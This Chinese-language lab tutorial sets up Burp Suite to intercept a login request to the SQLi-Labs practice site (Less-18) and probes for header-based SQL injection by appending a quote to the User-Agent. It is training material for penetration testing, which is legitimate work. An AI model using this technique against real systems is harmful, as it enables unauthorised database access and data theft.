


 本文详细介绍了如何利用Burpsuite工具进行手工SQL注入,从在HTTP头部发现注入点开始,逐步揭示了获取数据库名、表名、字段名以及数据的过程,展示了SQL注入攻击的步骤和技术。
访问SQLi-Labs网站

在攻击机Pentest-Atk打开FireFox浏览器,并访问靶机A-SQLi-Labs上的SQLi-Labs网站Less-11。访问的URL为:
http://[靶机IP]/sqli-labs/Less-18/
利用Burpsuite工具抓包

启动Burpsuite
在攻击机Pentest-Atk的桌面文件夹Burp中,打开Burpsuite程序
设置Burpsuite的代理服务端口

在Burpsuite软件界面上选择选项卡“Proxy”->”Options”,在Proxy Listeners模块下,将Burpsuite的代理服务器端口设置为8080(此为Burpsuite默认的服务端口)
开启Burpsuite的代理拦截功能

在Burpsuite软件界面上选择选项卡“Proxy”->”Intercept”,将拦截开关按钮的状态设置为“Intercept is on”。
设置Firefox代理
回到Firefox浏览器界面,鼠标右键点击浏览器地址栏右方的FoxyProxy插件图标按钮,在弹出的菜单中选择全部URLs启用代理服务器127.0.0.1:8080

代理设置成功后,FoxyProxy插件图标会变蓝

利用Burpsuite工具拦截HTTP请求包

在FireFox浏览器访问的Less-18登录验证界面,输入用户名admin、密码任意,然后点击Subnit按钮

此时Burpsuite会拦截到HTTP请求包:
将Burpsuite工具拦截到的HTTP请求包发送至Repeater模块
选中拦截到的HTTP请求包全部内容,点击右键,选中Send to Repeater,将其发送给Burpsuite的Repeater模块。

发送成功后,在Burpsuite的Repeater选项卡下能够看到刚刚拦截的HTTP请求包内容。

后续中,可以在Repeater选项卡中的Request栏中设置注入的payload,设置完成后点击Send发送吧,并在Response观察服务器的响应。
寻找注入点
在原始HTTP请求包的头不字段User-Agent末尾添加单引号。
User-Agent:Mozilla/5.0........Firefox/97.0'
